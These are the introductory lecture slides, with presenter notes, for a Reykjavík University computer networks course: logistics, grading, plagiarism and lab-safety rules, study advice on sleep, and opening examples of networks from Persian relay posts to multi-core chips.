

# Tölvusamskipti / Computer Networks T-409-TSAM Háskólinn í Reykjavík

Stephan Schiffel

August 17th 2021

2021-08-16

# Outline

1 Course Logistics

2 Networks are Everywhere

3 Practical Introduction to Computer Networking

4 Terminology/Conventions

5 Sending Hello World

6 Assignment Specific

## └ Outline

- 1 Course Logistics
- 2 Networks are Everywhere
- 3 Practical Introduction to Computer Networking
- 4 Terminology/Conventions
- 5 Sending Hello World
- 6 Assignment Specific

# Course Logistics

2021-08-16

Course Logistics

Lecturer: Stephan Schiffel

- email: stephans@ru.is

Teaching Assistants:

Reykjavík:

- Birta Ósk Theodórsdóttir <birtaot18@ru.is>
- Hafsteinn Atli Stefánsson <hafsteinns16@ru.is>
- Ermir Pellumbi <ermir18@ru.is>
- Póranna Dís Bender <thoranna18@ru.is>
- Einar Örn Gissurarson <einarog05@ru.is>
- Sandra Rós Hrefnu Jónsdóttir <sandrarj@ru.is>

Akureyri:

- Haraldur Sigþórsson (haraldurs17@ru.is)

# Tölvusamskipti / Computer Networks T-409-TSAM

## Háskólinn í Reykjavík

### └ Course Logistics

2021-08-16

Lecturer: Stephan Schiffel  
■ email: stephans@ru.is  
Teaching Assistants:  
Reykjavík:  
■ Birta Ósk Theodórsdóttir <birtaot18@ru.is>  
■ Hafsteinn Atli Stefánsson <hafsteinns16@ru.is>  
■ Ermir Pellumbi <ermir18@ru.is>  
■ Póranna Dís Bender <thoranna18@ru.is>  
■ Einar Örn Gissurarson <einarog05@ru.is>  
■ Sandra Rós Hrefnu Jónsdóttir <sandrarj@ru.is>  
Akureyri:  
■ Haraldur Sigþórsson (haraldurs17@ru.is)

# Schedule

- Tuesday 14.20-16.00 :: Lecture
- Wednesday :: Dæmatímar/Laboratory
- Thursday 12.40-14.20 :: Lecture

*Please only attend the Laboratory to which you have been assigned.  
Contact the office if you need to change sections.*

2021-08-16

## └ Schedule

1. Last lecture of term will be exam review.

- Tuesday 14.20-16.00 :: Lecture
- Wednesday :: Dæmatímar/Laboratory
- Thursday 12.40-14.20 :: Lecture

*Please only attend the Laboratory to which you have been assigned.  
Contact the office if you need to change sections.*

# Course Requirements

## ■ Prerequisites:

- T-111-PROG Forritun/Programming
- T-107-TOLH Tölvuhögun/Computer Architecture
- T-201-GSKI Gagnaskipan/Data Structures
- Or permission of Instructor

## ■ Programming: C/C++

## ■ Command Line tools: Linux, MacOs, Windows 10/Bash, Older Windows: cygwin

2021-08-16

- Prerequisites:
  - T-111-PROG Forritun/Programming
  - T-107-TOLH Tölvuhögun/Computer Architecture
  - T-201-GSKI Gagnaskipan/Data Structures
  - Or permission of Instructor
- Programming: C/C++
- Command Line tools: Linux, MacOs, Windows 10/Bash, Older Windows: cygwin

1. Any questions or concerns over the requirements, please see me after lecture

# Course Overview

- 1 Overview - Network Systems and Applications
- 2 Programming in Real Time
- 3 OSI/TCP/Stacks
- 4 Physical Layer
- 5 Link Layer
- 6 Transport Layer
- 7 Network Layer
- 8 Networked Applications, protocols, design issues, routing
- 9 Internet Protocols: BGP, OSPF, etc.
- 10 Windows Networking
- 11 Video and Audio Streaming (case studies)
- 12 Content Delivery Networks
- 13 Wireless and Mobile networks
- 14 Network Security

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

## └ Course Overview

1. Language of instruction: English - Icelandic emails and questions may be answered in either language.

■ Overview - Network Systems and Applications
■ Programming in Real Time
■ OSI/TCP/Stacks
■ Physical Layer
■ Link Layer
■ Transport Layer
■ Network Layer
■ Networked Applications, protocols, design issues, routing
■ Internet Protocols: BGP, OSPF, etc.
■ Windows Networking
■ Video and Audio Streaming (case studies)
■ Content Delivery Networks
■ Wireless and Mobile networks
■ Network Security

## Reference Materials : Course Book

- An Introduction to Computer Networks Peter L. Dordal (2nd Edition)
  - Online: <http://intronetworks.cs.luc.edu/>
- Background/Reference :
  - Computer Networking, A Top-Down Approach. Kurose, Ross
  - References to papers and other reading will be provided in each
  - References in the slides are important
  - References in the notes are background reading

Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

└ Reference Materials : Course Book

- An Introduction to Computer Networks Peter L. Dordal (2nd Edition)
  - Online: <http://intronetworks.cs.luc.edu/>
- Background/Reference :
  - Computer Networking, A Top-Down Approach. Kurose, Ross
  - References to papers and other reading will be provided in each
  - References in the slides are important
  - References in the notes are background reading

1. Whether to teach networking top down or bottom up is somewhat controversial. In this course we go bottom up, after a short introduction in the middle. Practically speaking, techniques and concepts are repeated throughout the network layers, which in my opinion makes the bottom up approach preferable.

# Equipment

- Laptop - preferably Linux but we will assist with the other two
  - skel.ru will be available
  - Windows 10 - Please enable the Ubuntu environment, and use the bash shell
- Alternatively, create a boot linux OS USB
  - VirtualBox Software - <https://www.virtualbox.org>
  - USB Sticks - 1x 4gb+
  - Debian or Ubuntu (preferably)

2021-08-16

## └ Equipment

1. If any of this is a problem, let me know asap.

- Laptop - preferably Linux but we will assist with the other two
  - skel.ru will be available
  - Windows 10 - Please enable the Ubuntu environment, and use the bash shell
- Alternatively, create a boot linux OS USB
  - VirtualBox Software - <https://www.virtualbox.org>
  - USB Sticks - 1x 4gb+
  - Debian or Ubuntu (preferably)

# Assessment

- 4 to 5 homework assignments: 15% in total
  - Practical and/or oriented towards final exam
- Three Programming Assignments - 5%, 10%, 10%: (25% in total)
  - Assignment 1 is individual
  - For assignments 2 and 3, you may submit as a team (maximum 2)
- Weekly Quizzes (10%)
  - 1% for each weekly quiz (2 attempts)
- Final Exam (50%)
- Bonus Marks (Maximum 10%):
  - Piazza Questions and Answers:
    - Any question (within reason) for which the answer is relevant for the course, and helpful to other students
  - Answers should be:
    - High quality - technically correct
    - Good explanation style
  - 0.5 - 1 mark (maximum 5 marks/student)
  - Programming assignments for excellent commenting, style.
  - Bonus marks will be applied to overall course grade

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

└ Assessment

1. Piazza comments: eg. highly ranked stack overflow questions
2. Cannot get higher course grade than 10.
3. May also be short quizzes in the lecture, these will not be graded or count towards the quiz grade.

## Assessment

- 4 to 5 homework assignments: 15% in total
  - Practical and/or oriented towards final exam
- Three Programming Assignments - 5%, 10%, 10%: (25% in total)
  - Assignment 1 is individual
  - For assignments 2 and 3, you may submit as a team (maximum 2)
- Weekly Quizzes (10%)
  - 1% for each weekly quiz (2 attempts)
- Final Exam (50%)
- Bonus Marks (Maximum 10%):
  - Piazza Questions and Answers:
    - Any question (within reason) for which the answer is relevant for the course, and helpful to other students
  - Answers should be:
    - High quality - technically correct
    - Good explanation style
  - 0.5 - 1 mark (maximum 5 marks/student)
  - Programming assignments for excellent commenting, style.
  - Bonus marks will be applied to overall course grade

# Plagiarism

- Code submitted for projects must be your own work.
  - If influenced by online code, provide citation
  - If assisted by others on course, acknowledge their help
- Be aware: The internet is full of really bad network code examples
- Course Policy
  - First offence, viva voce exam and discussion with Instructor
  - Some points will be deducted
  - Second offence - 0 points
  - Projects 2 and 3
    - Departmental policy is referral to Dean for plagiarism on assignments worth 10% or higher of course grade

Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics  
    └ Plagiarism

2021-08-16

Code submitted for projects must be your own work.

- If influenced by online code, provide citation
- If assisted by others on course, acknowledge their help

Be aware: The internet is full of really bad network code examples

Course Policy

- First offence, viva voce exam and discussion with Instructor
  - Some points will be deducted
  - Second offence - 0 points
  - Projects 2 and 3
    - Departmental policy is referral to Dean for plagiarism on assignments worth 10% or higher of course grade

1. Copy, but do not paste - something has to go through the brain for learning to occur.

# Late Submission Policy

- submissions are accepted up to 3 days after the deadline
- 10% reduction in grade for each day a submission is late

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

└ Late Submission Policy

■ submissions are accepted up to 3 days after the deadline  
■ 10% reduction in grade for each day a submission is late

1. In practice, we also don't worry if the assignment is a few minutes late.

# TA Sections

- Goal is more individualised instruction and help with projects
- TA's will review assignments, conduct group exercises, provide exam review
  - Please pick a section, and stick with it
  - The office can help if you need to switch sections
  - Attendance at TA sections is highly encouraged
- In the event of borderline course grades, appeals for Instructor leniency, extensions to assignments under extraordinary circumstances, etc. TA section attendance will be a significant consideration.

2021-08-16

└ TA Sections

- Goal is more individualised instruction and help with projects
- TA's will review assignments, conduct group exercises, provide exam review
  - Please pick a section, and stick with it
  - The office can help if you need to switch sections
  - Attendance at TA sections is highly encouraged
- In the event of borderline course grades, appeals for Instructor leniency, extensions to assignments under extraordinary circumstances, etc. TA section attendance will be a significant consideration.

# Network Security Hazard Warning

- Rule 0 of Networking: Thou shalt not crash the network!
- Rule -1 of Networking: If you do crash the network report it immediately.
- We will occasionally be playing with fire.
- Do not try techniques covered here on computers you do not control or have permission to test.
- Do not download random root kits from the Internet.
- Obtain permission of instructor if you are in any doubt whatsoever.
- Always get permissions in writing.

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

└ Network Security Hazard Warning

- Rule 0 of Networking: Thou shalt not crash the network!
- Rule -1 of Networking: If you do crash the network report it immediately.
- We will occasionally be playing with fire.
- Do not try techniques covered here on computers you do not control or have permission to test.
- Do not download random root kits from the Internet.
- Obtain permission of instructor if you are in any doubt whatsoever.
- Always get permissions in writing.

1. The random internet kit problem is that many of the script kiddie packages contain trojans. Research in the 2000's showed that a high percentage of computers used for hacking were vulnerable to the same attacking software they used.
2. If you have my permission, then the responsibility is mine.

# On the Subject of Sleep Deprivation

- All Adults require 7-8 hours of good quality sleep a night
  - Chronotypes - when you want to sleep - vary
  - 30% are naturally early risers, 30% late, rest somewhere in between
- Sleep is *necessary* to form memories
  - Deep NREM sleep (early night) forms memories
  - REM sleep (early morning) co-ordinates creativity
  - Falloff is rapid with *any* amount of reduced sleep
  - Effects persist over multiple days
- It is not possible to “catch up” on sleep
  - Sleeping longer at weekends isn’t sufficient to compensate for the effects of reduced sleep during the week.
  - But it is a symptom of not getting enough sleep

2021-08-16

## └ On the Subject of Sleep Deprivation

1. Importance of not leaving TSAM assignments to the last moment.
2. There’s no good news here..., extreme forms of sleep deprivation experiments are now banned due to health impacts.
3. There is a very rare mutation on the BHLHE41 gene that allows individuals to survive on six hours with minimal impairment.  
Incidence is 1:12000.

- All Adults require 7-8 hours of good quality sleep a night
  - Chronotypes - when you want to sleep - vary
  - 30% are naturally early risers, 30% late, rest somewhere in between
- Sleep is necessary to form memories
  - Deep NREM sleep (early night) forms memories
  - REM sleep (early morning) co-ordinates creativity
  - Falloff is rapid with *any* amount of reduced sleep
  - Effects persist over multiple days
- It is not possible to “catch up” on sleep
  - Sleeping longer at weekends isn’t sufficient to compensate for the effects of reduced sleep during the week.
  - But it is a symptom of not getting enough sleep

# Recent research results on Sleep Deprivation

- Affects ability to regulate appetite (obesity epidemic)
- Affects ability to regulate emotions (increased irritability)
- Impairs cardiovascular system ⇒ higher blood pressure
- Significantly impairs the immune system
- Impairs attention
- Increases risk of a car crash
  - < 5 hours increases risk by 3x
  - < 4 hours increases risk by 11.5x
- < 5 hours sleep decreases testosterone levels in males by 30%
  - Similar impacts on sperm quality
- Fertility problems also seen in women (ongoing research)
  - < 6 hours sleep ⇒ 40% increased risk of cancer
- Implicated in Diabetes, ADHD, Parkinsons and Alzheimers and other forms of dementia

2021-08-16

## └ Recent research results on Sleep Deprivation

1. 2016 USA AAA Foundation study of 7,000 drivers over 2 years.
2. Research results are all from last few years, and increasing research is ongoing, due to implications of earlier studies.

- Affects ability to regulate appetite (obesity epidemic)
- Affects ability to regulate emotions (increased irritability)
- Impairs cardiovascular system ⇒ higher blood pressure
- Significantly impairs the immune system
- Impairs attention
- Increases risk of a car crash
  - < 5 hours increases risk by 3x
  - < 4 hours increases risk by 11.5x
- < 5 hours sleep decreases testosterone levels in males by 30%
  - Similar impacts on sperm quality
- Fertility problems also seen in women (ongoing research)
  - < 6 hours sleep ⇒ 40% increased risk of cancer
- Implicated in Diabetes, ADHD, Parkinsons and Alzheimers and other forms of dementia

# How to Pass TSAM

- Watch the lectures the week they are given.
  - Material in lectures builds on previous weeks
- Attend your TA section.
  - The TA's are your friends
- Do the Assignments.
- Be active on Piazza - ask when you don't understand.
- Optional: Grab a Raspberry Pi and learn how to configure/program it

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Course Logistics

2021-08-16

## └ How to Pass TSAM

- Watch the lectures the week they are given.
  - Material in lectures builds on previous weeks
  - Attend your TA section.
    - The TA's are your friends
  - Do the Assignments.
  - Be active on Piazza - ask when you don't understand.
  - Optional: Grab a Raspberry Pi and learn how to configure/program it

Networks are Everywhere

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

Networks are Everywhere

2021-08-16

# First Packet Based Network: Persia, King Xerxes 480 B.C.


*It is said that as many days as there are in the whole journey, so many are the men and horses that stand along the road, each horse and man at the interval of a day's journey; and these are stayed neither by snow nor rain nor heat nor darkness from accomplishing their appointed course with all speed.*  
500 B.C. Herodotus, Histories (8.98) (trans. A. D. Godley, 1924)

2021-08-16

## └ First Packet Based Network: Persia, King Xerxes 480 B.C.


1. Persia seems to have developed the first village level international postal network, but honourable mentions go to China, India and Egypt
2. First evidence of organised postal services for the Pharaohs, is from the Egyptian Pharonic period, circa 2400 B.C.
3. India, Mauryan empire(322-185 B.C.)
4. China, Han Dynasty: 206 B.C. (possibly earlier)
5. Roman Cursus Publicus, circa 62 B.C. (Augustus Caesar)


*It is said that as many days as there are in the whole journey, so many are the men and horses that stand along the road, each horse and man at the interval of a day's journey; and these are stayed neither by snow nor rain nor heat nor darkness from accomplishing their appointed course with all speed.*  
500 B.C. Herodotus, Histories (8.98) (trans. A. D. Godley, 1924)



Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16







Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

1. Source: <https://www.nytimes.com/interactive/2020/us/coronavirus-spread.html>




# Intel Nehalem



2021-08-16


Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

└ Intel Nehalem



1. As computers shift to a multi-core architecture, it's important to know details of their internal architecture, and in particular how the cores communicate between themselves.


# Sandy Ridge - Token Ring



Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

└ Sandy Ridge - Token Ring



1. Token ring is much easier to synchronise



Broadcast Network

2021-08-16

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere



1. The rules for a human broadcast network are pretty much the same as for a Wireless network - only one person/computer can talk at the same time, all nodes "hear" the same communication.
2. One of the tricks for computer network design is to think of how human society handles similar issues - for example, social conventions about not all talking at once.




Wiring in the Human Brain

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16




1. Source: [https://www.the-scientist.com/image-of-the-day/  
image-of-the-day-brain-wiring-39750](https://www.the-scientist.com/image-of-the-day/image-of-the-day-brain-wiring-39750)



Visualisation of Internet IP Connectivity, c2005

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16



Visualisation of Internet IP Connectivity, c2005

1. Not an accident that these two look vaguely similar
2. We will discuss large scale attributes of communication networks and applications built using them

# Communicating Networks and Systems: Definitions

- Distinguishing features of networked systems:
  - Depend on communication between connected nodes
  - Operate in real time
- Real Time..
  - "t" is a component of any form of communication
  - communication latency: time to send and deliver messages
  - computation latency: time to process messages
- Buffers
  - Messages have to be repeatedly stored, retransmitted
  - Computer → network card → network cable →
  - Network cable → router → router → cable → network card → Computer

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

└ Communicating Networks and Systems:  
Definitions

1. Both forms of latency vary wildly.

- Distinguishing features of networked systems:
